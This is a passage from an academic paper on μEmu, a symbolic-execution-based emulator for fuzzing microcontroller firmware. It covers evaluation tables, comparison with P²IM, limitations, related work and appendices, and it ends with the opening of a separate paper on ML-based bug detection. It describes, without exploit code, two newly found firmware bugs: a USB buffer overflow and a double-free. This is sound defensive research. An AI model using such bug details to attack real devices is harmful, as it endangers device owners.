	Gateway	9	173s	5/543	16s	3/364	12s	1.70%	52.71%	30.94x	Y(54.51%)	6/0	0/0
	Heat_Press	1	26s	2/424	26s	2/652	673s	1.11%	30.21%	27.22x	Y(32.68%)	2/0	0/0
	PLC	3	33s	6/143	9s	4/170	12s	3.51%	26.44%	7.53x	Y(27.43%)	139/0	0/0
	Reflow_Oven	2	267s	6/372	165s	4/348	36s	3.57%	40.53%	11.3x	Y(34.96%)	0/0	0/0
	Robot	1	53s	9/437	53s	676/2986	2h*	2.47%	43.25%	17.51x	Y(46.87%)	0/0	0/0
	Soldering_Iron	3	115s	11/875	44s	5/348	34s	4.21%	62.01%	14.73x	Y(48.55%)	0/32	0/4
	Steering_Control	1	15s	2/389	15s	3/1275	481s	0.68%	32.59%	48.09x	Y(29.02%)	12/0	0/0
HALucinator [19]	6LoWPAN_Sender	6	287s	4/876	88s	350/4231	49m	0.88%	48.30%	55.17x	N(LE)	0/0	0/0
	6LoWPAN_Receiver	6	293s	4/875	89s	350/4232	50m	0.88%	47.36%	54.08x	N(LE)	2/0	0/0
Pretender [25]	RF_Door_Lock	1	117s	4/332	117s	8/876	43m	0.25%	24.37%	97.57x	N(MC)	98/0	0/0
	Thermostat	2	449s	5/686	412s	13/393	2h*	0.18%	25.48%	143.85x	N(MC)	76/0	0/0
WYC [35]	XML_Parser	2	54s	5/572	39s	339/2517	106m	0.72%	26.31%	36.45x	N(IA)	9/0	0/0
μEmu	GPS_Tracker	3	57s	4/304	22s	7/155	17s	0.49%	23.90%	48.81x	N(MC)	0/0	0/29
	LiteOS_IoT	3	62s	13/537	28s	99/2884	99m	3.60%	62.33%	17.33x	N(MC)	0/0	0/0
	Zepyhr_SocketCan	4	535s	5/1634	336s	26/410	45s	1.14%	47.41%	41.47x	N(MC,LE)	0/0	0/0
	3Dprinter	2	25s	4/512	18s	589/1398	2h*	0.50%	18.94%	38.17x	N(IA)	0/0	0/123
	*μ*tasker_MODBUS	4	256s	3/877	95s	13/1236	18m	0.64%	60.30%	94.25x	N(MC,LE)	0/0	0/0
	*μ*tasker_USB	6	227s	2/491	45s	4/342	31s	0.68%	41.97%	61.95x	N(MC,LE)	47/0	0/0

*: Coverage = # of visited QEMU translation blocks / total # of basic blocks. This is the same method used in P²IM. The absolute numbers can be found in our extended version.

manually added new board and MCU memory regions to the P²IM source code[3]. Note that the same information is also needed for *μEmu*. However, we provided an easy-to-use Lua-based interfaces to quickly configure the MCU without modifying the QEMU C source code.

5.2.2 Experiment Results

For each sample, we first ran a round of knowledge extraction, and then started fuzzing for 24 hours. If reinforced knowledge extraction is triggered, *μEmu* automatically switches back and forth between the knowledge extraction phase and dynamic analysis (fuzzing) phase. We evaluated the results in three aspects. First, we measured the total time and the number of rounds needed in *KB* extraction. We show the performance improvement with the cache mechanism. Second, we measured the path coverage with and without *μEmu* and compared the result with P²IM. Finally, we show the fuzzing results.

Knowledge Extraction Performance. We recorded the total number of rounds of reinforced learning and the total time spent on knowledge extraction across multiple rounds. Table 2 shows the results. In the worst case, the knowledge extraction phase took less than ten minutes, while for most samples the knowledge extraction phase can complete within two minutes. Some complex firmware like `Gateway` discovered multiple new peripheral registers during fuzzing and therefore switched between the knowledge extraction phase and the fuzzing phase back and forth several times.

The performance of knowledge extraction is good enough for practical use cases, especially considering that the *KB* can be reused multiple times in firmware analysis. The reason for knowledge extraction process being so efficient is attributed to the cache mechanism used in the exploration algorithm. In the right part of the **knowledge extraction performance** column in Table 2, we show the number of paths being searched and consumed time in the symbolic execution with and without using cache *KB* during the knowledge extraction phase. For the experiments without using the cache, a target branch was randomly selected in the exploration. As shown in the table, using the cache to select favorable branches, much less time is spent and fewer paths need to be explored to finish a round of knowledge extraction. Without using cache, some firmware cannot finish the first round. In these cases, we forcedly stopped the execution after two hours.

Coverage Improvement. As shown in the Table 2, the code coverage increases 10x to 140x compared to that in the normal QEMU without peripheral emulation.

In the column showing the results of P²IM, we marked a letter "Y" for samples that P²IM can emulate and noted the coverage in the bracket. For those that P²IM cannot emulate, we marked a letter "N" and noted the reasons. The detailed explanation for the failure reasons can be found in Section 5.3. We observe slight improvement in code coverage over P²IM.

Fuzzing. We used our tool to fuzz the task code in the collected samples. These tasks take inputs from the identified data registers. We were able to reproduce all the bugs mentioned in previous works, except for XML parser sample in WYCNINWYC [35]. This missed bug is caused by a heap overflow, which can only be detected with a fine-grained memory checker such as AddressSanitizer [39]. Designing an advanced memory checker is orthogonal to this work.

In addition to known bugs, we also found two previously unknown bugs in `Steering_Control` and *μ*`TaskerUSB`. The

_for_fuzzing.md

[3] https://github.com/RiS3-Lab/p2im/blob/master/docs/add_mcu.md

bug in μTaskerUSB is caused by an out-of-bound write. The USB driver only uses a receive buffer of 512 bytes to read an input of up to 1,024 bytes, resulting in DoS or data corruption. This result is encouraging because the same samples have been extensively fuzzed in previous works, and we can reasonably anticipate that *µEmu* is likely to find more bugs. The bug in Steering_Control is caused by a double-free of a string buffer, allowing for arbitrary write. More specifically, the firmware uses dynamic memory to store the received data from the serial port. If the memory allocation fails, the same buffer will be freed twice. We have reported the bugs to the corresponding device vendors. Since Steering_Control was also tested by P^{2}IM but P^{2}IM failed to find the bug, we further studied the root cause. It turned out this is due to the way it handles test-cases. Specifically, P^{2}IM requires the user to manually set the fork point for fuzzing. In this firmware configuration, P^{2}IM only handles very few bytes at the beginning of each test-case, whereas this bug is only triggered when a long input has been processed. We note this issue is not caused by P^{2}IM's limited emulation capability and is fixable by specifying a proper forking point.

Since we adopted a different strategy in selecting the fork point with P^{2}IM (automatic vs. manual), it is unfair to directly compare the number of executed test-cases per second to evaluate the fuzzing speed. Instead, we measured the execution time to complete one million basic blocks for *µEmu* and P^{2}IM to evaluate the speed. In our experiments, we observed a slight slow-down of *µEmu* compared with P^{2}IM (1.2x to 1.7x). We attribute this to the slower execution speed of S2E. S2E introduces nearly 1.5X runtime overhead over the vanilla QEMU due to the check of symbolic data in each translation block execution. This problem can be alleviated using the single-path mode of S2E [10].

False Crashes/Hangs. In our evaluation, we observed some false positives in Steering_Control, GPS_Tracker and 3Dprinter. After careful examination, they were caused by the lack of Direct Memory Access (DMA) support in *µEmu*. DMA allows the peripherals to directly access the RAM independent of the processor. Since it is not simply responding values to peripheral access operations, symbolic execution cannot provide any useful knowledge. A recent work [33] has been specifically designed to handle DMA.

5.3 Failure Reasons in P^{2}IM

This section explains the root causes for failed emulations in P^{2}IM. We use the same notation as Table 2 to refer to the causes.

MC – Mis-categorization of Registers. P^{2}IM categorizes the peripheral registers based on their access patterns. However, register mis-categorization could happen as acknowledged by the P^{2}IM authors. For the firmware samples provided by P^{2}IM [3], register mis-categorization merely slowed down the fuzzing process and affected coverage improvement. For others, we found that mis-categorization actually severely influenced the usability of P^{2}IM. That being said, we did observe failed emulations with P^{2}IM. For example, in the RF_Door_Lock firmware, P^{2}IM mistakenly categorized the RCC register as control register which actually should be a combination of control and status register. As a result, P^{2}IM always returned the last written value to this register which cannot satisfy the firmware expectation and eventually hung the execution. In addition, P^{2}IM groups registers based on spatial adjacency. Registers within 0x200 bytes are considered to belong to the same peripheral. This assumption is not applicable for complex peripherals like USB, CAN and Radio Controller, which have large or separated range. This also leads to register mis-categorization. The sample Thermostat, LiteOS_IoT and Zepyhr_SocketCan also stalled during emulation due to register mis-categorization.

IA – Invalid Assumption about Registers. P^{2}IM models a special kind of register which combines the functionality of the control register and the status register. It assumes that the control bits and status bits do not overlap. However, we found this assumption does not always hold. For example, on the STM32F103RE chip, the first bit of a register in the *ADC* peripheral is used as both the control bit and status bit. The 3DPrinter firmware sets this bit as one and then waits for it to become zero. Since P^{2}IM recognized this bit as control bit, it always returned one, making the firmware stalled. The same occurred to the sample used in XML_Parser.

LE – Limited Exploration. P^{2}IM cannot find appropriate values for status registers based on existing heuristics. Therefore, it proposes *explorative execution*. Specifically, it pauses and snapshots the execution at register reading points. Then, P^{2}IM spawns a worker thread for each candidate value. The worker thread runs with the assigned candidate and terminates when it is about to return to the next level callee. Finally, the best value which does not crash or stall the execution is picked. The problem with explorative execution is that it is impossible to try all the candidates in the search space, because there could be as many as 2^{32} candidates for a peripheral register in a 32-bit MCU. P^{2}IM simply narrows down the search space by only investigating candidates with a single bit set, meaning that only 32 plus 1 candidates are checked. However, based on our experiments, multi-bit status registers are quite common, especially in complex peripherals like CAN and USB. For example, the two samples used in HALucinator use the *SYSCTRL* peripheral to control device oscillators and clock sources. When the firmware enables the DFLL48M (i.e., Digital Frequency Locked Loop) feature, a multi-bit status register (at 0x40000080C) is in use. P^{2}IM cannot find the expected values, so the emulation was stalled.

6 Limitations

Leveraging symbolic execution, *µEmu* can achieve dependency-aware peripheral access handling and constraint-satisfaction-based response finding. This enables *µEmu* to

use less heuristics but achieve better accuracy compared with other works. However, when heuristics fail, there are still some corner cases and human efforts are needed.

First, the proposed invalidity checking might not cover all invalid states. Ideally, a proper implementation should check the error code immediately after peripheral operations and handle the exception, e.g., by letting the firmware enter an infinite loop. However, if the firmware continues normal execution, *μEmu* cannot distinguish which branch target is better and have to randomly selected one. We show such an example in Listing 6. In this example, fuzzing test-cases cannot be fed to the emulator via the data register of the I2C peripheral. As a result, bugs caused by inputs from the I2C peripheral cannot be discovered. To deal with this kind of false negatives, the analyst needs to provide user-defined program points that *μEmu* should avoid reaching. Note that analysts can examine the log information generated by *μEmu* to quickly find out this information.

Second, we rely on the characteristics described in Section 4.6 to identify data registers. However, we did observe rare cases when a true data register does not exhibit these characteristics. If a data register is mis-categorized as a T1 or T2 type, *μEmu* would only respond to it with a few fixed values and the fuzzer cannot reach paths that depend on the input from the data register. In our evaluation, this rarely occurs. As shown in Table 5, we missed only three out of 43 data registers. Note that the 43 data registers were identified by reviewing the chip manual and therefore can serve as the ground-truth. If a false negative is discovered, we allow analysts to directly add additional data registers via the configuration file.

In addition, *μEmu* detects infinite/long loops only if the processor context contains one or more symbols. However, it might happen that the counter of a long loop is a concrete value but is dependent upon a symbol outside the loop. *μEmu* would miss the detection of this long loop because all the registers in the loop are concrete values. Fortunately, we did not observe any such cases in our experiments. Considering the diversity and complexity of real-world firmware, we acknowledge this limitation.

7 Related Work

To enable executing MCU firmware in an emulated environment, most of the previous works [28, 32, 34] follow a hybrid emulation approach, which forward the peripheral access requests to the real hardware. However, this approach suffers from poor performance. M.Kammerstetter *et al.* [27] propose utilizing a cache for peripheral device communication to improve the performance. However, hardware-in-the-loop approaches are not scalable for testing large-scale firmware images. Instead of fetching data from real devices, our approach infers proper inputs with symbolic execution.

Recently, several research efforts [16, 19, 21, 25] have been focused on firmware emulation without hardware dependence. Similar to *μEmu*, Laelaps [16] also uses the symbolic execution to infer appropriate responses to unknown peripheral accesses. However, Laelaps only stays in symbolic execution mode for a short period (less than six basic blocks based on the paper) before the path explosion problem begins to influence its performance. Therefore, a peripheral input, after six basic blocks, has to be concertized and cannot be involved in constraint solving. In other words, Laelaps can only find the "best" short-term path, which may not be a valid path in the long run. In addition, the architecture of Laelaps does not support caching. Every access to peripherals traps the system into the symbolic execution engine, leading to unacceptable performance overhead. For example, in fuzzing the synthesized vulnerable firmware, Laelaps executed less than 1,000 test-cases in an hour [16]. The low performance makes it very inefficient in fuzzing, which relies on *executions per second*.

PRETENDER [25] observes interactions between the hardware and firmware, and uses machine learning and pattern recognition to create models of peripherals. Thus, it needs real devices to collect the interactions between the original hardware and firmware, and then learns the behavior. This approach is less scalable if the firmware was written for unpopular MCUs. Moreover, the analyzed firmware cannot activate more peripheral features apart from those already learned on real devices.

P^{2}IM [21] generates responses to peripheral accesses based on the categorization information of the peripheral. It observes the access pattern of peripherals and relies expert-provided heuristics to categorize each peripheral register. We discuss how mis-categorization influences the accuracy of P^{2}IM in handing complex peripherals like USB, CAN and Radio in Section 5.3. Moreover, it cannot generate responses for many kinds of registers, in particular status registers. This is because P^{2}IM uses a concrete exploration algorithm to guess valid readings of registers, while the huge search space makes it impractical. For example, if the firmware waits for a status register to have multiple bits set, P^{2}IM can never find the expected value as discussed in Appendix 5.3.

HALucinator [19] avoids peripheral emulation by replacing the high-level *hardware abstraction layer* (HAL) functions with a host implementation. In this sense, it does not really model peripherals. Therefore, comparing HALucinator with *μEmu*, P^{2}IM or Laelaps is not perfectly fair. Since HAL functions are replaced by host functions, it does not need to consider low-level implementation, such as DMA. However, since low-level drivers are skipped for emulation, bugs resting there can never be exposed. Also, building a database that matches all HAL libraries needs the HAL source code from all the major MCU vendors. As a result, the wide adaptation of HALucinator demands collaboration from industry. SoCs with proprietary SDKs (e.g., Samsung SmartThings [38] and Philips [36]) cannot be supported by HALucinator. Given the clear advantages and disadvantages of HALucinator and *μEmu*/P^{2}IM/Laelaps, we argue that a combination could generate a state-of-the-art tool for analyzing MCU firmware. We

can first use HALucinator to match any HAL functions and hook them with host implementations. During run-time, if any unknown peripheral is accessed, *μEmu*, P^{2}IM or Laelaps can kick in and emulate the rest.

Apart from the emulation capability itself, a distinct advantage of *μEmu* to related work is the tight integration with S2E, a platform for software analysis. Therefore, there are many excellent plugins which are readily available. Also, analysts can develop new plugins for *μEmu* so that other dynamic analysis mechanisms can be integrated.

8 Conclusions

This paper presents *μEmu*, a new tool to emulate firmware execution, for the purpose of finding bugs in task code of firmware, with a focus on those caused by malformed inputs from I/O interfaces. It automatically finds appropriate responses for accesses to unknown peripherals, allowing for executing MCU firmware in an emulated environment without requiring real hardware. Our algorithm leverages symbolic execution to find new paths and uses invalidity checking to make sure that the firmware execution does not enter an invalid state. At the same time, *μEmu* learns the appropriate values for peripheral access and store them into a knowledge base. After the knowledge extraction phase, with the returned knowledge base, *μEmu* efficiently responds to peripheral reading operations for dynamic analysis. We have implemented our idea on top of S2E and developed a fuzzing plugin. Evaluation results show that *μEmu* is capable of emulating real-world firmware and finding new bugs.

Acknowledgments

We would like to thank our shepherd William Enck and the anonymous reviewers for their helpful feedback. We thank Bo Feng for providing us with the firmware samples used in P^{2}IM [21] and kind guidance on configuring P^{2}IM. We also thank Vitaly Chipounov for his help on adding ARM support to S2E. Wei Zhou and Yuqing Zhang were support by National Natural Science Foundation of China (U1836210) and CSC scholarship. Le Guan was supported in part by JFSG from the University of Georgia Research Foundation, Inc. Peng Liu was supported by ARO W911NF-13-1-0421 (MURI), NSF CNS-1814679, and NSF CNS-2019340.

References

[1] HALucinator firmware samples. https://github.com/ucsb-seclab/hal-fuzz/tree/master/tests.

[2] P2IM real-world firmware samples. https://github.com/RiS3-Lab/p2im-real_firmware.

[3] P2IM unit test samples. https://github.com/RiS3-Lab/p2im-unit_tests/tree/30e6aec9f5c44f11b8072bf597eb80729dad417d.

[4] Pretender firmware samples. https://github.com/ucsb-seclab/pretender/tree/master/test_programs/max32600.

[5] Bug Report: Critical memory leak in DSPI Master Peripheral Driver in combination with FreeRTOS. https://community.nxp.com/t5/Kinetis-Software-Development-Kit/Bug-Report-Critical-memory-leak-in-DSPI-Master-Peripheral-Driver/m-p/374518, 2020.

[6] LiteOS Partner Development Kits. https://github.com/LiteOS/LiteOS_Partner_Development_Kits, 2020.

[7] μTasker. https://www.utasker.com/index.html, 2020.

[8] μTasker MODBUS Extension Module. https://www.utasker.com/modbus.html, 2020.

[9] μTasker USB Demo. https://www.utasker.com/docs/uTasker/uTaskerV1.3_USB_Demo.PDF, 2020.

[10] S2E: A Platform for In-Vivo Analysis of Software Systems) Manufacturers for 2020. https://s2e.systems/, 2020.

[11] S2E official Issue of ARM Support. https://github.com/S2E/s2e-env/issues/268, 2020.

[12] Socket CAN Sample. https://docs.zephyrproject.org/latest/samples/net/sockets/can/README.html, 2020.

[13] Top 10 Microcontrollers (MCU) Manufacturers for 2020. https://www.bisinfotech.com/top-10-microcontrollers-mcu-manufacturers-2020/, 2020.

[14] Zephyr. https://www.zephyrproject.org/, 2020.

[15] Cristian Cadar, Daniel Dunbar, Dawson R Engler, et al. Klee: Unassisted and automatic generation of high-coverage tests for complex systems programs. In *OSDI*, volume 8, pages 209–224, 2008.

[16] Chen Cao, Le Guan, Jiang Ming, and Peng Liu. Device-agnostic firmware execution is possible: A concolic execution approach for peripheral emulation. In *Annual Computer Security Applications Conference*, pages 746–759, 2020.

[17] Daming D Chen, Maverick Woo, David Brumley, and Manuel Egele. Towards automated dynamic analysis for linux-based embedded firmware. In *NDSS*, volume 16, pages 1–16, 2016.

[18] Vitaly Chipounov, Volodymyr Kuznetsov, and George Candea. S2e: A platform for in-vivo multi-path analysis of software systems. *ACM Sigplan Notices*, 46(3):265–278, 2011.

[19] Abraham A Clements, Eric Gustafson, Tobias Scharnowski, Paul Grosen, David Fritz, Christopher Kruegel, Giovanni Vigna, Saurabh Bagchi, and Mathias Payer. Halucinator: Firmware re-hosting through abstraction layer emulation. In *29th USENIX Security Symposium*, pages 1–18, 2020.

[20] Andrei Costin, Apostolis Zarras, and Aur'elien Francillon. Automated dynamic firmware analysis at scale: a case study on embedded web interfaces. In *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security*, pages 437–448, 2016.

[21] Bo Feng, Alejandro Mera, and Long Lu. P2im: Scalable and hardware-independent firmware testing via automatic peripheral interface modeling. In *Proceedings of Usenix Security Symposium*, 2020.

[22] Matheus E Garbelini, Chundong Wang, Sudipta Chattopadhyay, Sun Sumei, and Ernest Kurniawan. Sweyntooth: Unleashing mayhem over bluetooth low energy. In *2020 {USENIX} Annual Technical Conference ({USENIX} {ATC} 20)*, pages 911–925, 2020.

[23] GEOLINK. OpenTracker - 100% Arduino compatible GPS/GLONASS vehicle tracker. https://github.com/geolink/opentracker, 2020.

[24] Patrice Godefroid, Michael Y Levin, David A Molnar, et al. Automated whitebox fuzz testing. In *NDSS*, volume 8, pages 151–166, 2008.

[25] Eric Gustafson, Marius Muench, Chad Spensky, Nilo Redini, Aravind Machiry, Yanick Fratantonio, Davide Balzarotti, Aurélien Francillon, Yung Ryn Choe, Christophe Kruegel, et al. Toward the analysis of embedded firmware through automated re-hosting. In *22nd International Symposium on Research in Attacks, Intrusions and Defenses ({RAID} 2019)*, pages 135–150, 2019.

[26] HUAWEI. Huawei LiteOS. https://www.huawei.com/minisite/liteos/cn/index.html, 2020.

[27] Markus Kammerstetter, Daniel Burian, and Wolfgang Kastner. Embedded security testing with peripheral device caching and runtime program state approximation. In *10th International Conference on Emerging Security Information, Systems and Technologies (SECUWARE)*, 2016.

[28] Markus Kammerstetter, Christian Platzer, and Wolfgang Kastner. Prospect: peripheral proxying supported embedded code testing. In *Proceedings of the 9th ACM symposium on Information, computer and communications security*, pages 329–340, 2014.

[29] Ori Karliner. FreeRTOS TCP/IP Stack Vulnerabilities – The Details. https://blog.zimperium.com/freertos-tcpip-stack-vulnerabilities-details/, December 2018.

[30] Mingeun Kim, Dongkwan Kim, Eunsoo Kim, Suryeon Kim, Yeongjin Jang, and Yongdae Kim. Firmae: Towards large-scale emulation of iot firmware for dynamic analysis. In *Annual Computer Security Applications Conference*, pages 733–745, 2020.

[31] James C King. Symbolic execution and program testing. *Communications of the ACM*, 19(7):385–394, 1976.

[32] Karl Koscher, Tadayoshi Kohno, and David Molnar. Surrogates: Enabling near-real-time dynamic analyses of embedded systems. In *9th USENIXWorkshop on Offensive Technologies (WOOT 15)*, 2015.

[33] A. Mera, B. Feng, L. Lu, and E. Kirda. Dice: Automatic emulation of dma input channels for dynamic firmware analysis. In *2021 2021 IEEE Symposium on Security and Privacy (SP)*, pages 302–318, Los Alamitos, CA, USA, may 2021. IEEE Computer Society.

[34] Marius Muench, Dario Nisi, Aurélien Francillon, and Davide Balzarotti. Avatar2: A multi-target orchestration platform. In *Proc. Workshop Binary Anal. Res.(Colocated NDSS Symp.)*, volume 18, pages 1–11, 2018.

[35] Marius Muench, Jan Stijohann, Frank Kargl, Aurélien Francillon, and Davide Balzarotti. What you corrupt is not what you crash: Challenges in fuzzing embedded devices. In *NDSS*, 2018.

[36] Philips. Philips Hue. https://www.philips-hue.com/en-us, 2020.

[37] Jan Ruge, Jiska Classen, Francesco Gringoli, and Matthias Hollick. Frankenstein: Advanced wireless fuzzing to exploit new bluetooth escalation targets. In *29th {USENIX} Security Symposium ({USENIX} Security 20)*, pages 19–36, 2020.

[38] Samsung. SmartThings Developer. https://smartthings.developer.samsung.com/, 2020.

[39] Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitriy Vyukov. AddressSanitizer: A Fast Address Sanity Checker. In *Proceedings of the 2012 USENIX Conference on Annual Technical Conference (ATC'12)*, 2012.

[40] Ben Seri, Gregory Vishnepolsky, and Dor Zusman. Critical vulnerabilities to remotely compromise VxWorks, the most popular RTOS. Technical report, ARMIS, INC., 2019.

[41] Yan Shoshitaishvili, Ruoyu Wang, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. Firmalice-automatic detection of authentication bypass vulnerabilities in binary firmware. In *NDSS*, 2015.

[42] Seyed Mohammadjavad Seyed Talebi, Hamid Tavakoli, Hang Zhang, Zheng Zhang, Ardalan Amiri Sani, and Zhiyun Qian. Charm: Facilitating dynamic analysis of device drivers of mobile systems. In *27th USENIX Security Symposium*, pages 291–307, 2018.

[43] TP-LINK. KASA. https://www.tp-link.com/us/kasa-smart/kasa.html, 2020.

[44] Erik van der Zalm et.al. Marlin Firmware. https://marlinfw.org/, 2020.

[45] Zalewski, Michal. American Fuzzy Lop. http://lcamtuf.coredump.cx/afl/, 2010.

Table 3: Number of entries for each cache type in the *KB*

	Regs. Read by Firmware					Conditional Regs. Read by Firmware				
Firmware	**T0**	**T1**	**T2**	**T3**	**Total**	**T0**	**T1**	**T2**	**T3**	**Total**
CNC	37	8	0	3	48	3	8	0	3	14
Console	12	11	0	0	23	2	11	0	0	13
Drone	32	6	0	1	39	2	5	0	1	8
Gateway	47	15	0	1	63	6	15	0	1	22
Heat_Press	5	14	0	1	20	0	14	0	1	15
PLC	14	4	0	0	18	1	4	0	0	5
Reflow_Oven	27	8	0	0	35	4	8	0	0	12
Robot	19	4	1	1	25	2	4	1	1	8
Soldering_Iron	38	14	1	1	54	11	14	1	1	27
Steering_Control	6	17	0	0	23	0	16	0	0	16
6LoWPAN_Sender	18	29	0	1	48	3	29	0	1	33
6LoWPAN_Receiver	18	29	0	1	48	3	29	0	1	33
RF_Door_Lock	21	14	2	1	38	5	11	2	1	19
Thermostat	19	18	2	1	40	5	18	2	1	26
XML_Parser	26	11	0	0	37	3	10	0	0	13
GPS_Tracker	11	16	0	1	28	1	14	0	1	16
LiteOS_IoT	36	9	2	0	47	2	8	2	0	12
Zepyhr_SocketCan	23	12	0	0	35	1	11	0	0	12
3Dprinter	26	16	0	1	43	1	16	0	1	18
µtasker_MODBUS	43	18	1	0	62	5	11	1	0	17
µtasker_USB	29	31	0	1	61	5	17	0	1	23
	517	**304**	**9**	**15**	**835**	**65**	**273**	**9**	**15**	**362**

A Summary of Cache Types in the *KB*

In Table 3, for each sample, we summarize the number of entries for each cache type.

B Details of Real Firmware Samples

GPS/GLONASS Vehicle Tracker. This is an open-source firmware for GPS/GLONASS vehicle tracker provided by Geolink [23]. It includes many advanced features such as real-time tracking, analog sensors, CAN bus, battery monitor, external commands, and many others.

Marlin 3D printer. Marlin [44] is an open source firmware for the RepRap family of replicating rapid prototypers – popularly known as "3D printers".

Lite OS IoT Demo. LightOS [26] is the IoT OS released by the Huawei. This is the IoT demo firmware for commercial testing multiple functions, including serial, sensor and NB-IoT communication module running on the IoTClub board [6].

Socket CAN Test on Zephyr. Zephyr [14] is an RTOS built for IoT applications supported by Linux Foundation. This socket CAN sample [12] is a server/client application that sends and receives raw CAN frames using BSD socket API.

µTasker MODBUS and µTasker USB. µTasker [7] is an embedded OS with many µready-made projects targeting a board class of embedded processors. The MODBUS demo [8] demonstrates the use of the MODBUS extension with µTasker over Ethernet (MOSBUS TCP). The MODBUS protocol is widely used in PLC devices. The USB demo [9] provides a menu-driven terminal interface via USB. It can be commanded to operate as an `RS232` device.

C Detailed Configuration of Each Tested Firmware Sample

In Table 5, we list the detailed configuration of each sample.

Table 4: Details of real-world firmware samples

Firmware	MCU	OS/Sys lib.	On-chip Peripherals Used by Firmware
CNC	STM32F429ZI	Bare metal	TIM2,TIM4,USART2,PWR,SYSCFG,EXTI,GPIOA,GPIOB,GPIOD,GPIOE,RCC,FLASH
Console	MK64FN1M0VLL12	RIOT	RTC,SIM,PORTA,PORTB,PORTE,WDOG,MCG,UART,SMC,GPIOB,GPIOE
Drone	STM32F103RB	Bare metal	TIM2,TIM3,TIM4,I2C1,GPIOA,GPIOB,GPIOC,TIM1,USART1,RCC,FLASH
Gateway	STM32F103RB	Arduino	TIM1,TIM2,TIM3,TIM4,I2C1,AFIO,GPIOA,GPIOB,GPIOD,ADC1,GPIOC,RCC,FLASH,UART
Heat_Press	SAM3X8E	Arduino	ADC,PMC,UART,CHIPID,EFC1,PIOA,PIOB,PIOC,PIOD,WDT
PLC	STM32F429ZI	Arduino	USART3,PWR,GPIOD,RCC,FLASH
Reflow_Oven	STM32F103RB	Arduino	USART2,AFIO,GPIOA,GPIOB,GPIOC,ADC1,RCC,FLASH
Robot	STM32F103RB	Bare metal	TIM2,I2C1,GPIOA,TIM1,USART1,RCC,FLASH
Soldering_Iron	STM32F103RB	FreeRTOS	TIM2,TIM3,IWDG,I2C1,AFIO,GPIOA,GPIOB,GPIOD,ADC1,TIM1,DMA1,RCC,FLASH
Steering_Control	SAM3X8E	Arduino	TC,ADC,PMC,UART,CHIPID,EFC1,PIOA,PIOB,PIOC,PIOD,WDT
6LoWPAN_Sender	SAM R21	Contiki	PORT,RTC,UART,I2C,TC3,TC4, SPI,SYSCTRL,GCLK,PM,EIC,NVMCTRL,USB,MTB,RF233CTRL
6LoWPAN_Receiver	SAM R21	Contiki	PORT,RTC,UART,I2C,TC3,TC4,SPI,SYSCTRL,GCLK,PM,EIC,NVMCTRL,USB,MTB,RF233CTRL
RF_Door_Lock	MAX32600	Mbed	GPIO,TIMER,UART,DAC0,DAC1,DAC2,DAC3,AFE,ICC,CLKMAN,PM,IOMAN
Thermostat	MAX32600	Mbed	GPIO,TIMER,UART,I2C,DAC0,DAC1,DAC2,DAC3,AFE,ICC,CLKMAN,PM,IOMAN
XML_Parser	STM32L152XE	Mbed	TIM5,RTC,UART,PWR,PORTA,PORTC,RCC,FLASH
GPS tracker	SAM3X/A	Arduino	UART0,UART1,ADC,EEFC0,WDT,PIO,CHIPID,SMC,USB,PM
LiteOS_IoT	STM32L431	LiteOS	UART2,I2C,PWR,SYSCFG,EXTI,UART1,RCC,FLASH,GPIOA,GPIOB,GPIOC
Zepyhr_SocketCan	STM32L432KC	Zephyr	TIM2,UART2,PWR,RCC,FLASH,GPIO,CAN
3Dprinter	STM32F103RE	Arduino	TIM2,TIM3,TIM4,TIM5,TIM6,TIM7,PORTB,PORTA,PORTC,ADC1,ADC2,ADC3,UART,DMA
μtasker_MODBUS	STM32F429ZIT6U	μtasker	TIM2,TIM4,IWDG,UART2,UART3,PWR,UART1,SYSCFG,GPIOA,GPIOB,GPIOC,GPIOD,GPIOG,FLASH,ETHERNET
μtasker_USB	STM32F429ZIT6U	μtasker	TIM2,TIM4,IWDG,UART2,UART3,PWR,UART1,GPIOA,GPIOB,GPIOC,RCC,FLASH,USB

Table 5: Configuration used in the experiment in Section 5.2

Firmware	BB#_INV1	BB#_INV2	BB#_Term	User-defined Program Points	Automatically Identified DRs (Manually Assigned DRs That are Missed in KB Extraction)
CNC	30	2,000	30,000	none	0x40004404, 0x40020010, 0x40020C10
Console	30	2,000	30,000	none	0x4006A007
Drone	30	2,000	30,000	none	0x40005410, 0x40013804
Gateway	30	2,000	30,000	none	0x40004404, 0x40005410
Heat_Press	30	2,000	30,000	none	0x400E0818
PLC	30	2,000	30,000	none	0x40004804
Reflow_Oven	30	2,000	30,000	none	0x40004404, 0x40010C08, 0x4001244C
Robot	30	2,000	30,000	none	0x40005410
Soldering_Iron	30	2,000	30,000	none	0x40005410, 0x40010808
Steering_Control	30	2,000	30,000	none	0x400E0818
6LoWPAN_Sender*	80	2,000	30,000	i2c_master_wait_for_bus	0x42001828, 0x42000828, (0x42000C28)
6LoWPAN_Receiver*	80	2,000	30,000	i2c_master_wait_for_bus	0x42001828, 0x42000828, (0x42000C28)
RF_Door_Lock*	30	2,000	20,000	Mbed_Die	0x40039020
Thermostat*	30	2,000	20,000	Mbed_Die	0x40039020, 0x4010D800
XML_Parser	30	2,000	30,000	none	0x40004C04
GPS_tracker	30	2,000	30,000	none	0x40098018, 0x4009C018
LiteOS_IoT	30	2,000	30,000	none	0x40004424, (0x48000010)
Zepyhr_SocketCan	30	2,000	30,000	none	0x40004424, 0x400065B0-0x400065BC
3Dprinter*	30	2,000	30,000	Fail_Config	0x40013804
μtasker_MODBUS*	30	2,000	30,000	Error_ConfigEthernet	0x40004804, 0x40004404, 0x40011004
μtasker_USB	30	2,000	30,000	none	0x40004804, 0x40004404, 0x40011004, 0x50001000

*: We customized parameters for these six samples for correct emulation.

Finding Bugs Using Your Own Code: Detecting Functionally-similar yet Inconsistent Code

Mansour Ahmadi
Northeastern University
Mansosec@gmail.com

Reza Mirzazade Farkhani
Northeastern University
mirzazadefarkhani.r@northeastern.edu

Ryan Williams
Northeastern University
williams.ry@husky.neu.edu

Long Lu
Northeastern University
l.lu@northeastern.edu

Abstract

Probabilistic classification has shown success in detecting known types of software bugs. However, the works following this approach tend to require a large amount of specimens to train their models. We present a new machine learning-based bug detection technique that does not require any external code or samples for training. Instead, our technique learns from the very codebase on which the bug detection is performed, and therefore, obviates the need for the cumbersome task of gathering and cleansing training samples (e.g., buggy code of certain kinds).

